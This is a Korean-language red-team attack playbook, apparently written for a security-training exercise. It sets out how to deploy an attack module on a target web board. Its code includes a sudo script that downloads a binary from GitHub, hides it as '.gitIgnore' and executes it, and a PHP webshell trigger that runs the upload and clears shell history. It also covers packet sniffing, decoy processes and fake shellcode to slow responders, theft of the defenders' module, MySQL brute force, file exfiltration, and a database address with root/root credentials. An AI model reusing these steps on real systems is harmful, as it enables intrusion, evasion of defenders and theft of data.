실시간 공격 전략

2021.02.06.

1. 공격 모듈 전개

1-1) 공격 모듈 업로드

① 웹 쉘 업로드

- '원격 BoB PC'를 통해 게시판에 웹쉘을 업로드 한다.

ThisIsShellCode.sh

```
echo user | sudo -S echo "sudo wget
https://github.com/GoldBigDragon/GoldBigDragon.github.io/raw/master/resources/files/
BoB/gitIgnore₩nmv gitIgnore .gitIgnore₩nsudo ./.gitIgnore" > hash.sh
echo user | sudo -S chmod +x ./hash.sh
echo user | sudo -S ./hash.sh
```

- 업로드 된 게시글을 열람하여, 첨부 위치를 복사한다.

② 웹쉘 실행 스크립트 게시글 작성

- 게시판에 웹쉘 실행 스크립트가 포함된 새 글을 작성한다.

```
<?php
if ($_GET['run']) {
   exec( "/board_file/[복사한 웹 쉘 파일 경로]" );
   exec( "history -c" );
}
?>
```

1-2) 공격 모듈 전개

① API 서버 구동

- API 서버를 구동시킨다.

```
node ./main.js
```

② 데이터베이스 초기화

- 데이터베이스를 초기화 시켜 정확한 데이터를 수집할 수 있도록 한다.

```
TRUNCATE `realtimeattack.`packettraffic`;
TRUNCATE `realtimeattack`.`attackLog`;
```

③ 공격모듈 전개
- 웹쉘 실행 스크립트가 포함된 게시글을 열람한다.

④ 데이터 수집 확인
- 전개 이후 데이터베이스에 정상적으로 데이터가 수집되는지 확인한다.

2. 공격 모듈 기능

- 시간 관련 컬럼은 모두 yyyy-MM-dd HH:mm:ss 포맷으로 저장된다.

2-1) 네트워크

① 패킷 스니퍼

기능	전송지 SubURL	반복 타이머	테이블 명
통신 패킷 수집	/netwrok/post-packet	즉시	packettraffic

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	protocol	VARCHAR(10)
sourceIp	VARCHAR(40)	sourcePort	INT
destIp	VARCHAR(40)	destPort	INT
header	VARCHAR(256)	data	LONGTEXT

② 네트워크 탐지 방해

기능	전송지 SubURL	반복 타이머	테이블 명
포트 개방	/attack/post-log	10초	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	type	VARCHAR(30)
message	LONGTEXT		

2-2) 프로세스

① 가짜 프로세스 수행
- 대응팀의 혼란을 유발하기 위하여 프로세스 명은 Dayeon, TaeRong 등 학생 이름과, 99Dan, Sum, Mult 등 수학 함수 이름으로 한다.

기능	전송지 SubURL	반복 타이머	테이블 명
가짜 공격 프로세스 생성	/attack/post-log	5 ~ 25초	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	type	VARCHAR(30)
message	LONGTEXT		

② 대응 프로세스 검색
- 대응 모듈 탈취 후 모듈에서 대응할 수 없는 공격을 찾아 진행한다.

기능	전송지 SubURL	반복 타이머	테이블 명
대응 모듈 탈취	/attack/post-log	15초	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	type	VARCHAR(30)
message	LONGTEXT		

2-3) 기타

① 가짜 쉘 코드 생성
- 웹 페이지 업로드 보관함에 가짜 디렉터리 및 쉘코드를 업로드하여 실제 공격 쉘코드를 찾기 위해서는 더 많은 시간을 투자하도록 함으로 써 대응 속도를 늦춘다.

기능	전송지 SubURL	반복 타이머	테이블 명
악성 쉘코드 구별능력 저하	/attack/post-log, /attack/post-createFile	0 ~ 10초	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	systemTime	VARCHAR(20)

② MySQL 브루트포스

- MySQL 서버에 무차별 대입 공격을 가하여 스키마와 테이블, 계정 정보를 확보한다.

기능	전송지 SubURL	반복 타이머	테이블 명
DB 계정 탈취	/attack/post-log	최초 1회	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	systemTime	VARCHAR(20)


2-4) 데이터 송수신

① 암호화

- 공격팀에서 송신 데이터를 도청할 경우를 대비하여 모든 통신을 암호화 시킨다.
- RSA4096, AES256 등 강력한 암호화 방식은 컴퓨팅 자원이 많이 필요하기 때문에 제외시킨다.
- 초당 수천 건의 통신이 이루어지므로, 단순한 암호화 규칙을 생성한다.
  - ⓐ json 형식 데이터를 배열로 만든다.
  - ⓑ 배열을 역순으로 뒤집는다.
  - ⓒ 배열 속 값들을 16진수로 변환시킨다.
  - ⓓ 배열 맨 앞에 문자 b를 추가하여 16진수 자체를 HxD로 옮겼을 때 모두 깨져 보이도록 만든다.
  - ⓔ 배열을 문자열로 변환시킨다.
- 서버에서 암호화된 데이터를 수신했을 때, 복호화 과정은 아래와 같다.
  - ⓐ 문자열의 가장 앞자리를 제거한다.
  - ⓑ 문자열을 16진수로 변환시킨다.
  - ⓒ 16진수를 배열로 만든다.
  - ⓓ 배열을 역순으로 뒤집는다.
  - ⓔ 배열을 문자열로 변환시킨 다음, json 형태로 파싱 한다.

② 파일 수집

- 파일 수집이 필요할 경우, filedownload 테이블에 파일 이름 혹은 디렉터리 명을 입력하면 된다.
- Ubuntu의 파일 경로 특성 때문에 반드시 루트 디렉터리부터 시작하여야 하며, ./ ../ 등을 사용할 수 없다.
- 사용 예시



③ 데이터베이스 접근

- 112.148.181.37:5000 주소에 ID와 PW 모두 root 입력 시 접근 가능하다.